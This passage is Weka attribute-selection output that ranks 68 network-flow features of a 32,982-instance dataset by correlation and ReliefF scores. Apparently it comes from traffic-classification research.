              subflow_fwd_byts
              subflow_bwd_byts
              class
Evaluation mode:    evaluate on all training data



=== Attribute Selection on all input data ===

Search Method:
        Attribute ranking.

Attribute Evaluator (supervised, Class (nominal): 69 class):
        Correlation Ranking Filter
Ranked attributes:
 0.32264    24 pkt_len_std
 0.31761    18 bwd_pkt_len_min
 0.28975    21 pkt_len_max
 0.27937    46 pkt_size_avg
 0.27937    23 pkt_len_mean
 0.26883    45 down_up_ratio
 0.25634    42 bwd_iat_mean
 0.25452     1 src_port
 0.25376    43 bwd_iat_std
 0.25144    17 bwd_pkt_len_max
 0.24306    20 bwd_pkt_len_std
 0.2385     40 bwd_iat_max
 0.23092     2 dst_port
 0.22681    16 fwd_pkt_len_std
 0.2247     13 fwd_pkt_len_max
 0.21374    38 fwd_iat_std
 0.21321    56 idle_std
 0.2019     47 init_fwd_win_byts
 0.20171    53 idle_max
 0.20144    33 flow_iat_std
 0.19775    39 bwd_iat_tot
 0.1976     35 fwd_iat_max
 0.19757    31 flow_iat_max
 0.17182    55 idle_mean
 0.14709    44 fin_flag_cnt
 0.14431    25 pkt_len_var
 0.13767    64 bwd_seg_size_avg
 0.13767    19 bwd_pkt_len_mean
```

```
 0.13422    28 fwd_seg_size_min
 0.13422     3 protocol
 0.12159    63 fwd_seg_size_avg
 0.12159    15 fwd_pkt_len_mean
 0.11872    59 bwd_byts_b_avg
 0.11549    37 fwd_iat_mean
 0.11549    60 bwd_pkts_b_avg
 0.08713     4 flow_duration
 0.08711    34 fwd_iat_tot
 0.08311     5 flow_byts_s
 0.0654     62 bwd_blk_rate_avg
 0.06039    30 flow_iat_mean
 0.05741    61 fwd_blk_rate_avg
 0.05141    12 totlen_bwd_pkts
 0.05141    68 subflow_bwd_byts
 0.04581    14 fwd_pkt_len_min
 0.04123    11 totlen_fwd_pkts
 0.04123    67 subflow_fwd_byts
 0.04072    57 fwd_byts_b_avg
 0.03472    51 active_mean
 0.03245    50 active_min
 0.03056    48 init_bwd_win_byts
 0.02656    49 active_max
 0.02622    52 active_std
 0.02589    32 flow_iat_min
 0.02518    36 fwd_iat_min
 0.02267     8 bwd_pkts_s
 0.0204     66 subflow_bwd_pkts
 0.0204     10 tot_bwd_pkts
 0.02038    27 bwd_header_len
 0.01666    26 fwd_header_len
 0.01304    54 idle_min
 0.01149    29 fwd_act_data_pkts
 0.00875    22 pkt_len_min
 0.00702    41 bwd_iat_min
 0.00567     6 flow_pkts_s
 0.00448    58 fwd_pkts_b_avg
 0.00308    65 subflow_fwd_pkts
 0.00308     9 tot_fwd_pkts
 0.00162     7 fwd_pkts_s

Selected attributes:
24,18,21,46,23,45,42,1,43,17,20,40,2,16,13,38,56,47,53,33,39,35,31,55,44,25,64,19,28,3,63,15,59,37,60,4,
34,5,62,30,61,12,68,14,11,67,57,51,50,48,49,52,32,36,8,66,10,27,26,54,29,22,41,6,58,65,9,7 : 68
```

Ranker + ReliefFAttributeEval

```
=== Run information ===

Evaluator:    weka.attributeSelection.ReliefFAttributeEval -M -1 -D 1 -K 10
Search:       weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:     network_data_yes_no
Instances:    32982
Attributes:   69
              src_port
              dst_port
              protocol
              flow_duration
              flow_byts_s
              flow_pkts_s
              fwd_pkts_s
              bwd_pkts_s
              tot_fwd_pkts
              tot_bwd_pkts
              totlen_fwd_pkts
              totlen_bwd_pkts
              fwd_pkt_len_max
              fwd_pkt_len_min
              fwd_pkt_len_mean
              fwd_pkt_len_std
              bwd_pkt_len_max
              bwd_pkt_len_min
              bwd_pkt_len_mean
              bwd_pkt_len_std
              pkt_len_max
              pkt_len_min
              pkt_len_mean
              pkt_len_std
              pkt_len_var
              fwd_header_len
              bwd_header_len
              fwd_seg_size_min
              fwd_act_data_pkts
              flow_iat_mean
              flow_iat_max
              flow_iat_min
              flow_iat_std
              fwd_iat_tot
              fwd_iat_max
              fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
              bwd_iat_tot
              bwd_iat_max
              bwd_iat_min
              bwd_iat_mean
              bwd_iat_std
              fin_flag_cnt
              down_up_ratio
              pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
              active_mean
              active_std
              idle_max
              idle_min
              idle_mean
              idle_std
              fwd_byts_b_avg
              fwd_pkts_b_avg
              bwd_byts_b_avg
              bwd_pkts_b_avg
              fwd_blk_rate_avg
              bwd_blk_rate_avg
              fwd_seg_size_avg
              bwd_seg_size_avg
              subflow_fwd_pkts
              subflow_bwd_pkts
              subflow_fwd_byts
              subflow_bwd_byts
              class
Evaluation mode:    evaluate on all training data



=== Attribute Selection on all input data ===

Search Method:
        Attribute ranking.

Attribute Evaluator (supervised, Class (nominal): 69 class):
        ReliefF Ranking Filter
        Instances sampled: all
        Number of nearest neighbours (k): 10
        Equal influence nearest neighbours

Ranked attributes:
 0.1646749    47 init_fwd_win_byts
 0.0994296    45 down_up_ratio
 0.0610967     1 src_port
 0.0496539     2 dst_port
 0.0264125    42 bwd_iat_mean
 0.0253854    43 bwd_iat_std
 0.0184274    56 idle_std
 0.0165576    53 idle_max
 0.0151265    52 active_std
 0.0136741    24 pkt_len_std
 0.013546     49 active_max
 0.0129448    31 flow_iat_max
 0.0129255    35 fwd_iat_max
 0.0126593    40 bwd_iat_max
 0.012591     17 bwd_pkt_len_max
 0.0125855    21 pkt_len_max
 0.0124967    55 idle_mean
 0.011934     46 pkt_size_avg
 0.011934     23 pkt_len_mean
 0.0114414    38 fwd_iat_std
 0.0110399    18 bwd_pkt_len_min
 0.0087902    22 pkt_len_min
 0.0085544    33 flow_iat_std
 0.0083948    20 bwd_pkt_len_std
```

```
 0.0075124    51 active_mean
 0.0059495    16 fwd_pkt_len_std
 0.0056453    60 bwd_pkts_b_avg
 0.0055397    39 bwd_iat_tot
 0.0053048    13 fwd_pkt_len_max
 0.0048702    63 fwd_seg_size_avg
 0.0048702    15 fwd_pkt_len_mean
 0.0048273     4 flow_duration
 0.004798     34 fwd_iat_tot
 0.0047436    37 fwd_iat_mean
 0.0045449    14 fwd_pkt_len_min
 0.0032494    30 flow_iat_mean
 0.0028713    19 bwd_pkt_len_mean
 0.0028713    64 bwd_seg_size_avg
 0.0022533    25 pkt_len_var
 0.0014871     8 bwd_pkts_s
 0.0013161    26 fwd_header_len
 0.0013007     5 flow_byts_s
 0.0012652    48 init_bwd_win_byts
 0.001138     27 bwd_header_len
 0.001138     66 subflow_bwd_pkts
 0.001138     10 tot_bwd_pkts
 0.0010788    59 bwd_byts_b_avg
 0.0009242    29 fwd_act_data_pkts
 0.0007372     9 tot_fwd_pkts
 0.0007372    65 subflow_fwd_pkts
 0.0006129    54 idle_min
 0.0005127    58 fwd_pkts_b_avg
 0.0004647    61 fwd_blk_rate_avg
 0.0003841     6 flow_pkts_s
 0.0003453    12 totlen_bwd_pkts
 0.0003453    68 subflow_bwd_byts
 0.0002664    50 active_min
 0.0002227    62 bwd_blk_rate_avg
 0.0001997     7 fwd_pkts_s
 0.0001962    36 fwd_iat_min
 0.0001895    32 flow_iat_min
 0.0001864    67 subflow_fwd_byts
 0.0001864    11 totlen_fwd_pkts
 0.0001496    57 fwd_byts_b_avg
 0.0000788    44 fin_flag_cnt
 0.0000278    41 bwd_iat_min
 0             3 protocol
 0            28 fwd_seg_size_min

Selected attributes:
47,45,1,2,42,43,56,53,52,24,49,31,35,40,17,21,55,46,23,38,18,22,33,20,51,16,60,39,13,63,15,4,34,37,14,30
,19,64,25,8,26,5,48,27,66,10,59,29,9,65,54,58,61,6,12,68,50,62,7,36,32,67,11,57,44,41,3,28 : 68
```